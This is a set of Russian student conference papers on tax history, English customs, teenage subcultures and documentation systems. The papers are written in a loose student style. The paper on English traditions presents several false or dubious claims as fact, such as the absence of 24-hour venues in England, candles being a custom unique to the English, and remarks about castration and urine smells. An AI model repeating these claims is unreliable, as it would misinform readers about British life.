Перед началом Первой мировой войны доходы бюджета составляли 3522 миллионов рублей (в том числе от казенной винной монополии – 935,8 миллионов рублей), расходы бюджета не превышали 3300 миллиона рублей. Косвенные налоги составляли 59% общего объема собираемых налогов. При этом доля таможенных сборов в косвенных налогах составляла 49,6 %, акцизов – 35 % [3, С. 88].

Стоит отметить, что в России, а позже и СССР, косвенные налоги были гораздо важнее прямых налогов, потому что косвенные налоги приносили большую прибыль для бюджета страны. В России доходы госбюджета по росписи составляли от прямых налогов – 276 миллионов рублей, от косвенных налогов – 731 миллионов рублей [3, С. 90]. В период Первой мировой войны и вплоть до окончания военных действий, правительство столкнулось с требованиями о запрете продажи спиртных напитков, а после и вовсе отменило продажу водки и спирта.

Выделим основные этапы развития налоговой системы в советский период:

1) В период Гражданской войны (1918-1922) в России налоговая система практически разрушилась. В стране возник стихийный хаос, экономические показатели производства резко упали.

2) Период нэпа (1921-1930) характеризовался восстановлением и развитием налогообложения, несмотря на это основу налоговой системы составляли прямые налоги.

3) В довоенный период (1931-1941) в результате налоговой реформы

1930 – 1932 годов была ликвидирована созданная во время нэпа налоговая система. Начинается период переустройства страны на военный лад.

4) В условиях плановой экономики налогообложение товаров сводилось к расчету разницы между фиксированными розничными ценами и затратами на производство, перечисляемыми в государственный бюджет. Показатели производства ненадолго приходят в норму, повышается ценность косвенного налогообложения.

5) Распад СССР 1991 года, повлек за собой становление современной России и введения новой системы налогообложения. В этот период был принят ряд основополагающих нормативных документов, в том числе: 6 декабря 1991 года – Закон РСФСР «О налоге на добавленную стоимость» № 1992-1, 6 декабря 1991 года – Закон РСФСР «Об акцизах» № 1993- 1, 27 декабря 1991 года – Закон «Об основах налоговой системы в Российской Федерации» № 2118- 1 [4, С. 47].

Данные законы позволили создать налоговую систему современной России: налогоплательщиками были объявлены юридические и физические лица – предприятия и иные хозяйствующие субъекты, отчислениями которых в государственный бюджет стали налоги, сборы, пошлины и другие платежи; перестали учитываться особенности форм собственности налогоплательщиков [5]. Налоговая система современной России была унифицирована.

На сегодняшний день основной проблемой современного косвенного налогообложения является рост акциз. Такая закономерность прослеживается не только в России, но и в ряде других зарубежных стран. Например, согласно решению Госдумы ставки акцизов на ряд товаров в Российской Федерации, в том числе на бензин, алкоголь и сигареты, будут повышены в период с 2016 по 2020 год [1]. Постоянное повышение налогов связано с новой политикой правительства. Повышение цен на алкоголь и табачные изделия связаны в первую очередь с антиалкогольной и антитабачной компаниями правительства России. Это наталкивает на мысль о том, что повышение акцизных налогов приведет к проблеме реализации и регулирования косвенных налогов [1]. Повысится приобретение алкогольной и табачной продукции из нелегальных источников, начнутся колоссальные проблемы для таможенных, налоговых органов и служб правопорядка, рост государственных расходов на решение данной проблемы [1].

Таким образом, приходим к выводу о том, что принятие правительством новых косвенных налогов и повышение ставок косвенных налогов, приведет к резкому снижению бюджета страны. Все это приведет к снижению качества акцизных товаров потребляемых населением. Данный результат отрицательно скажется на экономической и социальной политике страны. Так как косвенные налоги играют далеко не последнюю роль в экономическом развитии общества. Урегулирование взимания косвенных налогов является важнейшим условием улучшения экономической и социальной ситуации.

Использованные источники:
1. Кадерова Н.И. Исторический аспект развития косвенного налогообложения в России [Электронный ресурс]. – Режим доступа: https://cyberleninka.ru/article/v/istoricheskiy-aspekt-razvitiya-kosvennogo-nalogooblozheniya-v-rossii – Научная электронная библиотека «КиберЛенинка». (Дата обращения: 14.11.2018).
2. Косов М.Е., Крамаренко Л.А. Налоги и налогообложение: учеб. пособие. М.: ЮНИТИ-ДАНА, 2012. – 575 с.
3. Налогообложение: теории, проблемы, решения / под общ. ред. д-ра экон. наук, проф. В.П. Вишневского. Донецк, 2006. – 504 с.
4. Майбуров И.А. и др. Теория и история налогообложения: учеб. пособие / И.А. Майбуров, Н.В. Ушак, М.Е. Косов. 2-е изд., перераб. и доп. М.: ЮНИТИ-ДАНА, 2011. – 422 с.
5. Налоговый кодекс Российской Федерации (НК РФ) [Электронный ресурс]. – Режим доступа: http://www.consultant.ru/document/cons_doc_LAW_19671/– Официальный сайт компании «КонсультантПлюс». (Дата обращения: 15.11.2018).

УДК–392.8:394.2

Саид Рахман З.Ш.А.
студент 1 курса
Белоусова В.В.
студент 1 курса
НАН ЧОУ ВО Академия ИМСИТ
Тагиева Н.В.
преподаватель ФСПО
Россия, г. Краснодар

АНГЛИЧАНЕ, ИХ ЕДА И ТРАДИЦИИ

Аннотация. В статье дано описание распорядка приёма пиши англичан, описание их традиций, а также несколько фактов из их жизни. В тексте идёт речь об особенностях жизни англичан, их национальных соревнованиях и праздниках. В заключении делается вывод, что у каждого народа и у каждой страны разные национальные соревнования, еда и традиции.

Ключевые слова: национальная еда, национальные традиции, удивительные соревнования.

Said Rakhman Z.Sh.A.
Belousova V.V.
Students
1course, NAN-Chou at the «Academy of marketing and social information technologies - IMSIT»
Russia, Krasnodar
Lecturer FSF

Tagieva N.V.
Russia, Krasnodar

Annotation. In article the description of the routine of meal of the British, a description of their traditions, as well as some facts of their life. The text deals with the peculiarities of life of the British, their national competitions and holidays. In conclusion, it is concluded that each nation and each country has different national competitions, food and traditions.

Keywords: national food, national traditions, amazing competitions.

В наше время редко встретишь таких туристов, которые не слышали ничего об Англии. Главными достоинствами страны являются традиции и обычаи. В мире существует много множество народов и культур с их национальной едой и их традициями, но, думаю англичан не с кем нельзя спутать, ведь своей природной вежливостью и умением дружить они вряд ли кому-то уступят! Своей сдержанностью англичане даже в самых трагических ситуациях они не теряют самообладание, не опускают руки и пытаются поднять настроение остальным! Также от других их можно отличить и тем, как ведут себя британцы в семье и до какой степени британцы семейные люди, как любят проводить вечером свой досуг сидя дома у камина, дискуссируя о событиях прошедшего дня. Кто-то однажды сказал, что англичане приходят в этот мир не для удовольствия. Если дать акцент этой мысли, то она имеет большой смысл относительно того, что англичане в обычной жизни грубо говоря постоянно занимаются делом, вне зависимости от времени, ведь даже если и вечером они обсуждают моменты минувшего дня.

Существует такое интересный факт, как тот, что англичане настолько чтут свои традиции, что даже охота на лис не останавливает их в достижении традиционной цели. В принципе, у людей на этот счёт у каждого своё мнение. Кто-то считает, что это не человечно и что даже традиционное поступки того не стоят. А кто-то наоборот думает, что данная традиция существует не первый день, поэтому в этом нет ничего плохого, ведь лис сейчас часто можно встретить в парках, которых в Лондоне не так много, залазят в дома и могут считаться весьма опасными для людей, не говоря уже и о звуках, которые они произносят.

Что касается еды, то у британцев она всегда простая, продуманная и питательная. Разумеется, завтракают они обычно плотно и ежедневно ни состав, ни значение завтрака не отличается. В любом случаи еда всегда получается даже очень вкусной и полезной – как раз нужно для правильного завтрака. Несмотря на то, что многие местные жители любят бекон на завтрак (даже можно сказать обожают), кастрация здесь не одобрительна (в виду этого в большинстве случаев в воздухе чувствуется отвратительно пахнущий запах мочи, что обыденно для здешних жителей и что в диковину для неместных туристов). Еще англичан до сих пор хвалят за то, что у них соблюдается пищевой распорядок дня.

Чай - неотделимая часть жизни всех англичан. В плане чая британцы скорее следуют поговорке "Семь чашек чая помогут проснуться, девять чашек помогут заснуть". В период с 16:00 до 18:00 вечера - время чаепития. Специально для этого отодвигаются на потом все другие дела. В добавок к чаю прилагаются пирожные или маленькие бутерброды. В каком-то значении это является своим рода ритуалом (традицией).

Дневной потребление пищи называется ланчем, а воскресный (нерабочий) обед является особым событием. На нём подаётся баранья или говяжья вырезки и разумеется десертом является большой пудинг (английский десерт, включающий в себя яйца, сахар, молоко и муку и испечённый на водяной бане) с заварным кремом.

В 18:00 наступает ужин, который чаще всего ровняют с ланчем и который по обыкновению во многих семьях является заключительным приёмом пищи, за исключением какао с лёгкой закуской из хлеба и сыра.

Кстати есть интересный факт, который заключается в том, что если во многих городах и странах есть круглосуточные рестораны и кофейни, то в Англии такого и в помине нет (есть лишь исключение в виде забегаловки фаст-фуда, открытые круглые сутки только в выходные дни).

Самого важного момента это время провождение всей семьи. Вся семья должна следовать самому важному пункту - эта семейная традиция связана с отдыхом. Всегда вся семья собирается вместе чтобы поехать на природу и хорошо там повеселится. Ведь такой досуг полезен для взаимоотношения.

Определено, что у англичан есть знаменитое акцентированное блюдо, именитое, как рыба с жареным картофелем (flesh and chips). Чаще всего многие советуют приобретать и есть его во время футбольного чемпионата.

Что касается национальных праздников, то все праздники за исключением Нового года, Пасхи и Рождества приходятся строго на понедельник, что не устраивает многих островитян. В католических церквях на время проведения Пасхи проходят концерты органной музыки, которые дают англичанам насладиться эпохой таких великих авторов органной музыки Баха, Брамса и многих других знаменитых композиторов. В пасхальный понедельник принято раздавать подарки и конфеты соседским детишкам, обмениваться друг с другом поздравлениями и подарками.

В новогоднюю ночь британцы любят приходить друг к другу в гости, ходить вместе на вечеринки, рестораны и веселиться на всех улицах города. Большинство людей в разных странах любят больше праздновать Рождество, чем Новый год, но также есть и исключение, таковым является Шотландия, в которой празднование проводится начиная с 30 декабря и заканчивая 1 января.

Очень важная традиция, которая касается самого важного праздника - это Рождество. Для англичан это самый важный день , потому что можно провести его со своей семьей. Только англичане украшают свой дом свечами и поэтому Рождество еще называют «Ночью свечей». Для англичан очень

важно поводить все эти традиции, ведь для этого народа домом является то место, В котором может собраться вся семья возле камина и поговорить о своих историях. Дата Рождества ещё с древности было определена по случаю зимнего фестиваля в Риме, поэтому в Британии стали праздновать Рождество 25 декабря. К тому же перед Рождеством соблюдают предрождественский пост в период с четвёртого воскресенья и до самого Рождества.

Хэллоуин – традиция, которая берёт своё начало с языческих шотландских традиций. Отмечается он 31 октября и являлся немало важной датой в кельтском календаре. В этот день возвращались духи, чтобы преследовать живых, поэтому он по праву отмечался как день всех святых.

Также как выяснилось, есть ещё один национальный праздник, именуемый как «День рождения британского монарха», отмечаемый в третью субботу июня, хоть и сегодняшняя королева Великобритании (Елизавета II) родилась 21 апреля.

Есть несколько удивительных соревнований которые многих могут привлекать своеобразием традиции. В их число как раз таки могут входить:

– бега с катящимся сыром, проводящиеся в последний понедельник мая и на которые съезжается не малое количество зрителей. Суть этого соревнования заключается в следующем: пускают по склону сыр, а участники его догоняют. Выигрывает естественно тот, кто первым поймает головку местного сыра. Естественным условием является и то, чтобы участники любили сыр, ведь и наградой представляется сыр размером 4 килограмма известного местного сорта.

– традиционное соревнование «Пинай - голень» существует уже более 400 лет! Перед началом соревнования чтобы уменьшить боль, участники набивают свои штаны соломой. Затем противники со всей силы начинают пинать друг друга по ногам. Проигрывает обычно тот, кто первый отступает. Ознаменовывается обычно это состязание салютом, большим костром и факельный шествием.

– «футбол в грязи» - ещё один необычный и забавный вид футбола, придуманный его предками. В состязании может принять участие любой желающий с 17 лет и любого пола. Длительность игры составляет два тайма, каждый из которых вследствие длится 12 минут. Далее участники переодеваются в чистую сухую одежду. Рекомендуется сильно затягивать бутсы, чтобы не потерять их случайно в болоте. Главный смысл участия – наличие у участников чувства юмора. Любая игра прежде всего должна доставлять удовольствие и заряд эмоций, поскольку без этих составляющих нет смысл игры и эта игра не исключение. Этот вид состязаний наблюдается опять же и на Чемпионатах Мира (также известен и «чемпионат по плаванию в трясине», который равным образов замечен в Чемпионате Мира).

Таким образом, есть ещё масса других соревнований, национальной еды и традиций. Важно помнить, что у каждого народа, у каждой страны они

разные, но знать их очень важно, а иногда даже полезно, ведь кто знает, может эти знания прослужат нам в своё время добрую службу в жизни.

Использованные источники:

1. Витковская С. Особенности кухни народов мира. - Москва: Астрель, 2003. -321 с.
2. Кукурян Л., статья «Англичане.Какие они?», журнал «Всем следопытам» №1 1999г.
3. Журнал «Англия» №8, №9, издаётся британским правительством, 2000г.
4. Кертман Л. Е. География, история и культура Англии: Учебное пособие 2 издание, переработанное - М.: Высшая школа, 2009. - 384 с.

УДК 34.00.00

Саид Рахман З.Ш.А.
студент 1 курса
Сотникова А.Н., к.г.н.
доцент, преподаватель
ФСПО НАН ЧОУ ВО «Академия маркетинга и социально-информационных технологий – ИМСИТ»
Россия, г. Краснодар

ПРАВОВЫЕ АСПЕКТЫ НЕФОРМАЛЬНОЙ ПОДРОСТКОВОЙ СРЕДЫ РФ

Аннотация. Статья посвящена неформальным молодёжным группам, их самовыражению и адаптацию в обществе. В тексте идёт речь об истории и причинах возникновения неформального отношения подростков к разным аспектам жизни. Особое внимание в статье обращается на сложность подросткового взросления. В заключении делается вывод, котором мы подводим итог о количестве представителей разных субкультур.

Ключевые слова: молодёжные группы, неформальное отношение, подростковый возраст, самостоятельная жизнь.

Said Rakhman Z.Sh.A.
Student
1course, NAN-Chou at the «Academy of marketing and social information technologies - IMSIT»
Russia, Krasnodar
Sotnikova A.N.
PhD, associate Professor lecturer FSF NAN of CHOU VPO «Academy of marketing and social information technologies – IMSIT»
Russia, Krasnodar

LEGAL ASPECTS OF INFORMALS TEENAGE ENVIRONMENT IN RUSSIAN FEDERATION

Annotation: The article is devoted to informal youth groups, their self-expression and adaptation in society. The text deals with the history and causes of the informal attitude of adolescents to different aspects of life. Particular attention

is paid to the complexity of adolescence. In conclusion, we conclude that we sum up the number of representatives of different subcultures.

Keywords: youth groups, informal attitude, adolescence, independent life.

Для того чтобы понять подростков из молодёжных групп (объединений), необходимо знать историю и причины их возникновения, ведь это влияет на дальнейший подбор к ним особых "ключей" и выработку средства воспитательного воздействия на них.

В настоящее время в подростковой среде всё чаще начинает присутствовать неформальное и многим непонятное отношение к миру. Это всё проявляется с давних времён, люди заявляли о себе по-разному. Кто-то проявлялся в необычной одежде (готы, панки и др.), кто-то в умственном плане применял на практике теоретические взгляды, а остальные и вовсе устраивали вечеринки у себя в домах и так далее [1].

Так и сейчас подростки начинают возвращать то былое время, хоть и с переменами в одежде. В последнее время я начинаю замечать, что новое поколение всё чаще начало приобщаться к курению. Если раньше у нас было здоровое поколение, хоть и бывали исключения, то сейчас же каждый второй или третий курит и выпивает. Если говорить о курении, то это как раз таки тема, с которой борется мир с давних времён. То и дело, что на каждой упаковке сигарет весит надпись с картинками, что бывает до и после курения или с картинкой заражённых лёгких; после рекламных роликов обязательно весит надпись или красный значок, где в рамке с зачёркнутой сигаретой, так же в учебных заведениях проводятся лекции и инструктажи по этой же теме, обобщая её в одно целое и многие другие работы по профилактике этой зависимости. К сожалению, только лишь единицы отказываются после этого от курения [2].

Неформальное отношение молодёжи сейчас не сильно кого-то удивляет. Сейчас наступила та пора, когда молодёжь зависима от телефонов, компьютеров и т.д. Этот факт несёт глубокий смысл, ведь мы можем даже и не задумываться, сколько негативной информации выкладывают в интернет ежедневно. Это и влечёт за собой свои последствия. Также стоит отметить, что дети начинают зависеть от родителей, проявляя своё нежелание развиваться и идти дальше. Это сказывается и на работе. К счастью есть уже та молодёжь, которая готова уже перейти в так сказать самостоятельное плавание, идти выше по карьерной лестнице и на неё не повлияло негативное влияние нашего времени [3].

Сам подростковый возраст, по мнению многих, самый сложный. Так называется период в развитии подростка, переходный этап между детством и взрослой жизнью. Подросток начинает приспосабливаться к самостоятельной жизни, меняется внешне и внутренне, начинает серьёзнее смотреть на жизнь и ставит себе цели, которые хочет достичь.

К семьям, которые создают наибольший риск для проявления так называемого неофициального поведения юношей и подростков относятся:

– «пьющая семья»- в основе проявляется лишь заинтересованность в алкогольных напитках и их потреблении.

– неполная семья - семья без одного родителя (реже без отца), либо где ребёнок уходит на воспитание старческому поколению.

– формальная семья - отсутствие жизненных планов и целей, частенько родители могут находиться на стадии расторжения брака из-за жилищных условий или других проблем в семье, уважение к друг к другу присутствует лишь как формальность т.е. для видимости.

– «асоциальная семья» - первенствуют неодобрительные тенденции, члены семьи могут иметь проблемы с законом, а также ведут тунеядствующий образ жизни.

– конфликтная семья - в такой семье если и наступает перемирие, то на сравнительно маленькое время, в ней всегда присутствует недопонимание и ссоры между членами семьи (чаще между родителями).

Можно дать небольшое примечание неполной семье: иногда бабушки и дедушки могут воспитать детей лучше, нежели родители, видимо, сказывается всё-таки опыт [4].

Также существуют формальные и неформальные организации.

Неформальной организацией называется самопроизвольно получившаяся группа людей, объединившихся для исполнения конкретной цели и которые складываются как добровольные ассоциации.

Формальной же организацией называется способ организованности, который основывается на социально представленных связей, статусов и норм.

Ко всему прочему есть официальные и неофициальные организации.

Неофициальной организацией называется самопроизвольно получившаяся количество людей, объединившийся для исполнения определённой цели.

К основным компонентам неофициальной организации относят:

– показатель удовлетворённости и активности развития;

– эмоциональный настрой, желания и настрой;

– характер групповых и межличностных отношений;

– соотношение влияния и власти;

– личные взгляды на организацию.

– к официально же организации мы можем отнести такие компоненты как:

– методы и политика в области организации труда;

– определение и описание работ;

– задачи, цели и миссии организации;

– показатель производства и эффективности.

Следует отметить, что неофициальные объединения определяются по следующим признакам:

– сравнительно маленькому количеству состава;

– свободному входу и выходу из объединения;

– всеми принятыми традициям (единственным притеснением взаимных отношений внутри группы);

– недостаток официально закреплённого поведения внутри объединения и законы членства).

Таким образом, мы можем подтвердить теорию подросткового неформального общения где около 85% подростков проходят через стихийное групповое общение, то есть являются представителями разных субкультур.

Использованные источники:

1. Башкатов, И.П. Психология неформальных подростково-молодежных групп / И.П. Башкатов. - М.: Академия, 2008. - 158 с.

2. Казанская, В.Г. Подросток. Трудности взросления. Книга для психологов, педагогов, родителей. 2-е изд. / В.Г. Казанская. - СПб.: Питер, 2008.

3. Здравомыслова Е.А. Социалогия общественных отношений – становление нового исследовательского направления //Социология в России. — М., 1998. — С.545-568.

4. Анастасия Козлова Неформал — кто он? // Вестник, Сургут, № 21, 22.5.1998)

УДК 002

Салменкова М.В., к.пед.н.
преподаватель
Юстус А.В.
студент 2 курса
Шишева З.К.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

СТАНОВЛЕНИЕ И РАЗВИТИЕ СИСТЕМЫ ДОКУМЕНТАЦИИ

Аннотация: В статье говорится о современной системе документации и ее развитии; поднимается проблема развития данных ее систем в условиях современного, информационного общества. Существующая классификация систем документации не способна отвечать современным требованиям и нуждается в дальнейшей разработке плана унификации, стандартизации и терминологического обеспечения. Целью работы является: Становление и развитие системы документации.

Ключевые слова: Система, система документации, информация, документированная информация;

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Yustus A.V.
Shisheva Z.K.
2nd year students, specialty:
“Land and property relations”
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

FORMATION AND DEVELOPMENT OF THE DOCUMENTION SYSTEM

Abstract: The article deals with the modern system of documentation and its development; the problem of development of these systems in the modern information society. Existing classification systems of documentation not able to meet modern requirements and needs in the further development of the plan of unification, standardization and terminological support. The aim of the work is: the Formation and development of the documentation system. The purpose of the work: Formation and development of the documentation system.

Keywords: system, systems documentation, information, document-based information;

Становление и развитие общества предполагает наличие Информационных связей, материальным воплощением которых является документированная информация (документ, совокупность документов, система документации). Информация, будучи по своей природе социальной, предопределяет социальную сущность документа. В силу этого изучение документа вне социальной среды и вне исторической эпохи, в которой он появился или использовался, невозможно. Вместе с тем документ, будучи продуктом общества и одним из показателей его развития, оказывает на данное общество обратное воздействие. Посредством документа и систем документации фиксируются общественные связи, упорядочивается общественная практика, формируется общественная память. Среди множества документов, циркулирующих в обществе, выделяются официальные, служебные или управленческие документы. Значимость таких документов обусловлена сферой их функционирования. Формируясь в недрах государственного аппарата, государственной власти и управления, они оказывают влияние на различные стороны жизнедеятельности общества. Обращение к данным документам позволяет реконструировать историю государства, государственного управления и администрирования. Однажды появившись, документы прошли длительный путь развития: от простейших форм - к сложным и многоуровневым системам, находящимся в постоянном развитии и взаимодействии. Современной система управленческой документация строится на отношениях иерархии и соподчинения; обладает признаками, присущими любой системе, т.е. деление на подсистемы и составляющие их элементы, взаимосвязь между ними и взаимообусловленность, относительная самостоятельность и автономность, наличие определенной внутренней организации (структуры), способность к развитию и т. д. [299]

Согласно ГОСТ Р 7.0.8-2013, системой документации называется «совокупность документов, взаимосвязанных по признакам назначения, сферы деятельности и единых требований к их оформлению». В самом общем виде все многообразие таких систем документации можно разделить на два основных типа: функциональные и корпоративные (атрибутивные).[300]

В литературе нет общепризнанной научной классификации систем документации, видов и разновидностей документов, используемых в управленческой деятельности. В силу этого однозначное отнесение документов к той или иной системе документации не всегда представляется возможным. С учетом данного обстоятельства документоведы используют эмпирически сложившееся разделение документов на системы документации. Свидетельством тому является сама история возникновения и развития систем документации. Наиболее долговечными и универсальными

[299] Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.
[300] ГОСТ Р.7.0.8.-2013 «Система стандартов по информации, библиотечному и издательскому делу. Делопроизводство и архивное дело. Термины и определения». – М., 2013. – С. 6

по мнению авторов, являются функциональные системы, поскольку положенные в их основу в качестве главных признаков функции документа остаются, как правило, неизменными. К функциональным системам относятся: [301]

- система организационно-распорядительной документации;
- система плановой документации;
- первичная учётная документация;
- отчётно-статистическая документация;
- документация по труду;
- система бухгалтерской документации;
- система финансовой и расчётно-денежной документации;
- система статистической и ведомственной отчётности и др.

К функциональным примыкают комплексы систем документации, в которых находят отражение специфические функции деятельности организаций, учреждений, предприятий.

К ним относится:

- научная;
- техническая;
- медицинская;
- учебная и др. документация.

Отсутствие теории и определенной программы информатизации сдерживают решение прикладных вопросов. В 1993г. издан Общероссийский классификатор управленческой документации, в который включены наименования форм документов унифицированных систем, адаптированных к современным условиям, и основные положения по ведению системы классификаторов и унифицированной системе документации (УДС). Поскольку в новой редакции ГСДОУ была изменена система подхода к определению структуры и штатной численности сотрудников служб документационного обеспечения управления, Государственным комитетом, а позднее Министерством труда выпущены типовые и укрупненные нормативы времени и выработки по подготовке типовых и творческих документов по всем основным этапам их обработки: от сверки текстов и подбора экземпляров, до завершения исполнения и оформления дел для архивного хранения. ГСДОУ включает в себя настоящие качества, основные положения, общесоюзные, отраслевые, республиканские, нормативные и методические документы по вопросам документационного обеспечения управления.

По оценке специалистов, в управленческом процессе сложились и функционируют в настоящее время более 40 крупных функциональных систем документации.

Корпоративная система документации представляет собой

[301] Костомаров М.Н. Классификация документов и документной информации // Делопроизводство. – 1999. – №2. – С.
21.

совокупность документов, предназначенных для реализации управленческих функций в рамках отдельной корпорации (определенной отрасли хозяйства, ведомства, предпринимательской структуры), являясь составной частью ее инфраструктуры. Количество корпоративных систем несоизмеримо больше, чем функциональных.

В корпоративную систему документации, как правило, входят многочисленные документы из разных функциональных систем. К примеру, отраслевая система документации в сфере высшего профессионального образования включает организационно-распорядительную, отчетно-статистическую, бухгалтерскую, техническую и т. п. документацию. В результате получается, что функциональные системы на практике, в реальной действительности не функционируют в качестве самостоятельных, а всегда выступают составной частью корпоративных систем и являются, таким образом, межотраслевыми системами документации. Необходимо также отметить, что между самими функциональными системами документации нет жестких границ, так как отдельные виды и разновидности документов, доминирующие в той или иной системе, могут входить в состав других функциональных систем. Каждая из функциональных, либо корпоративных систем документации может рассматриваться как подсистема общенациональной системы документации. В свою очередь, корпоративные системы документации в качестве подсистем включают документы подведомственных им организаций и предприятий. Подобная иерархия может быть присуща и функциональным системам. Иначе говоря, для систем документации характерны взаимосвязь, взаимообусловленность, проникновение друг в друга, поскольку в обществе и государстве взаимосвязаны, взаимообусловлены все сферы жизнедеятельности и, прежде всего, процессы управления, обслуживаемые этими системами.

Развитие систем документации развивается в двух направлениях.

В первом направлении происходит дальнейшая дифференциация системы общей документации, отделение от неё и развитие самостоятельных систем. Их появление обусловлено новыми функциями государства и общества.

Во втором направлении, в условиях активного внедрения новых информационных технологий идет процесс интеграции разных типов документации, относящихся к разным системам, их приспособления для комплексной обработки.

Появление новых видов документов заставило специалистов по новому взглянуть на сложившуюся систему управленческой документации. На развитие современной системы управленческой документации влияют следующие факторы:

- вступление в силу новых нормативно-правовых актов;

- развитие социально-экономической сферы государства (рост частного сектора экономики, расширение и усложнение номенклатуры выпускаемой продукции и т.п.);

- внедрение в практику работы с документами стандартов ИСО;
- автоматизация делопроизводства.

Ключевую роль на развитие всей системы управленческой документации оказало вступление в силу новых законодательных актов. После принятия Федерального закона от 27.12.2002 № 184-ФЗ «О техническом регулировании»[302] в управленческой практике стал широко использоваться такой вид документа, как «регламент», забытый в советский период делопроизводства, который можно отнести к организационно-правовой функциональной системе. Федеральный закон от 27.07.2006 № 152-ФЗ «О персональных данных» (ред. от 21.07.2014) оказал влияние на развитие кадровой документации. Согласно данному правовому акту, обработка персональных данных осуществляется только с согласия субъекта данных (п. 1, ст. 6 ФЗ о персональных данных); обработка персональных данных осуществляется только с согласия в письменной форме субъекта персональных данных (ст. 9). «Равнозначным содержащему собственноручную подпись субъекта персональных данных согласию в письменной форме на бумажном носителе признается согласие в форме электронного документа, подписанного электронной подписью».[303]

Согласие на обработку персональных данных должно включать в себя следующие сведения:

1) фамилию, имя, отчество, адрес субъекта персональных данных, номер основного документа, удостоверяющего его личность, сведения о дате выдачи указанного документа и выдавшем его органе;

2) фамилию, имя, отчество, адрес представителя субъекта персональных данных, номер основного документа, удостоверяющего его личность, сведения о дате выдачи указанного документа и выдавшем его органе, реквизиты доверенности или иного документа, подтверждающего полномочия этого представителя (при получении согласия от представителя субъекта персональных данных);

3) наименование или фамилию, имя, отчество и адрес оператора, получающего согласие субъекта персональных данных;

4) цель обработки персональных данных;

5) перечень персональных данных, на обработку которых дается согласие субъекта персональных данных;

6) наименование или фамилию, имя, отчество и адрес лица, осуществляющего обработку персональных данных по поручению оператора, если обработка будет поручена такому лицу;

7) перечень действий с персональными данными, на совершение которых дается согласие, общее описание используемых оператором способов обработки персональных данных;

---

[302] Федерального закона от 27.12.2002 № 184- ФЗ «О техническом регулировании» (ред. 23.06.2014). - http://www.consultant.ru

[303] Федеральный закон от 27.07.2006 № 152- ФЗ «О персональных данных» (ред. от 21.07.2014). – http://www.consultant.ru

8) срок, в течение которого действует согласие субъекта персональных данных, а также способ его отзыва, если иное не установлено федеральным законом;

9) подпись субъекта персональных данных

Изменение и развитие социально-экономической сферы государства оказало существенное влияние на систему управленческой документации (функциональной и корпоративной). Так, большой интерес для многих субъектов экономической деятельности сегодня представляет тендерная документация. Современная тендерная документация - это подборка документов, необходимых и достаточных для проведения конкурса в форме товарного аукциона, открытых торгов, запроса оферт с целью последующего заключения контракта с их победителем. В состав тендерных документов входят приглашение к участию в торгах, заявки на участие в торгах, гарантийное обязательство, финансовое положение организации, извещения победителя торгов и приглашение его для проведения переговоров, и т. д. К числу новых видов документов можно отнести реестр, который выступает в качестве книги для регистрации дел, документов, имущества и т. п. Существенное влияние на современные системы документации оказало также использование электронных документов. Развитие технологий обработки информации, сети Интернет, систем автоматизирующих управление документами, явилось мощным фактором использования документов в электронном виде. Значение использования электронных документов в системе документационного обеспечения управления возросло в связи с реализацией двух федеральных целевых программ «Электронная Россия» (2002 - 2010 гг.) и «Информационное общество» (2011- 2020 гг.). Работа с электронными документами является основой для организации электронного документооборота на предприятиях и в организациях. Внедрение и использование технологий электронного делопроизводства и документооборота ставит задачи законодательного регулирования применения электронных документов, его сохранности, закрепления требований к идентифицирующим реквизитам электронного документа. Самое последнее определение термина «электронный документ» приводится в последней редакции (от 21.07.2014 г.) ФЗ от 27 июля 2006 № 149-ФЗ «Об информации, информационных технологиях и защите информации» (ред. от 21.07.2014), которое гласит: «Электронный документ - документированная информация, представленная в электронной форме, то есть в виде, пригодном для восприятия человеком с использованием электронных вычислительных машин, а также для передачи по информационно телекоммуникационным сетям или обработки в информационных системах».[304]

Важность точного определения понятия «электронный документ» и

[304] Федеральный закон от 27 июля 2006 № 149-ФЗ «Об информации, информационных технологиях и защите
информации» (ред. от 21.07.2014). –http://www.consultant.ru

набора его характеристик возросла в связи с реализацией в России системы электронных государственных и муниципальных услуг, а также с развитием Единой системы межведомственного электронного взаимодействия. К сожалению, в нашей стране пока не принят специальный закон, регулирующий сферу создания и использования электронных документов, хотя подобные законы действуют в Белоруссии, Латвии, и др.

Таким образом, вся система документации представляет собой сложную многоуровневую структуру. Системы документации взаимосвязаны, взаимообусловлены, как и процессы управления, которые они обслуживают, и находятся в постоянном развитии.

Использованные источники:

1. ГОСТ Р.7.0.8. -2013 «Система стандартов по информации, библиотечному и издательскому делу. Делопроизводство и архивное дело. Термины и определения». - М., 2013. - С. 6
2. Костомаров М.Н. Классификация документов и документной информации // Делопроизводство. - 1999. -№2. - С. 21.
3. Федерального закона от 27.12.2002 № 184- ФЗ «О техническом регулировании» (ред. 23.06.2014). - http://www.consultant.ru
4. Федеральный закон от 27.07.2006 № 152- ФЗ «О персональных данных» (ред. от 21.07.2014). - http://www.consultant.ru
5. Федеральный закон от 27 июля 2006 № 149-ФЗ «Об информации, информационных технологиях и защите информации» (ред. от 21.07.2014). - http://www.consultant.ru
6. Салменкова М.В. Система электронных источников правовой информации: современное состояние и пути совершенствования.: Дис.кан. пед. Наук, Краснодар, 2004. 180 с.

УДК 651

Салменкова М.В., к.пед.н.
преподаватель
Гурко Д.А.
студент 2 курса
специальность: «Земельно-имущественные отношения»
Академия маркетинга и социально-информационных технологий
ИМСИТ
Россия, г. Краснодар

ДОКУМЕНТАЦИОННОЕ ОБЕСПЕЧЕНИЕ УПРАВЛЕНИЯ В ОРГАНАХ ГОСУДАРСТВЕННОЙ ВЛАСТИ

Аннотация: В статье рассматривается отражение вопросов ДОУ в органах государственной власти и управления. Целью работы является Документационное обеспечение управления в органах государственной власти и управления.

Ключевые слова: Государство, управления, власть, права.

Salmenkova M.V.
Candidate of pedagogical Sciences, teacher
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)
Gurko D.A.
2nd year student, specialty:
"Land and property relations»
Academy of marketing and social information technologies
IMSIT Russia (Krasnodar)

DOCUMENTATION PROVISION OF MANAGEMENT IN THE STATE AUTHORITIES

Abstract: The article discusses the reflection of issues DOW in government bodies and management.

The aim of the work is the Documentation support of management in government bodies and management.

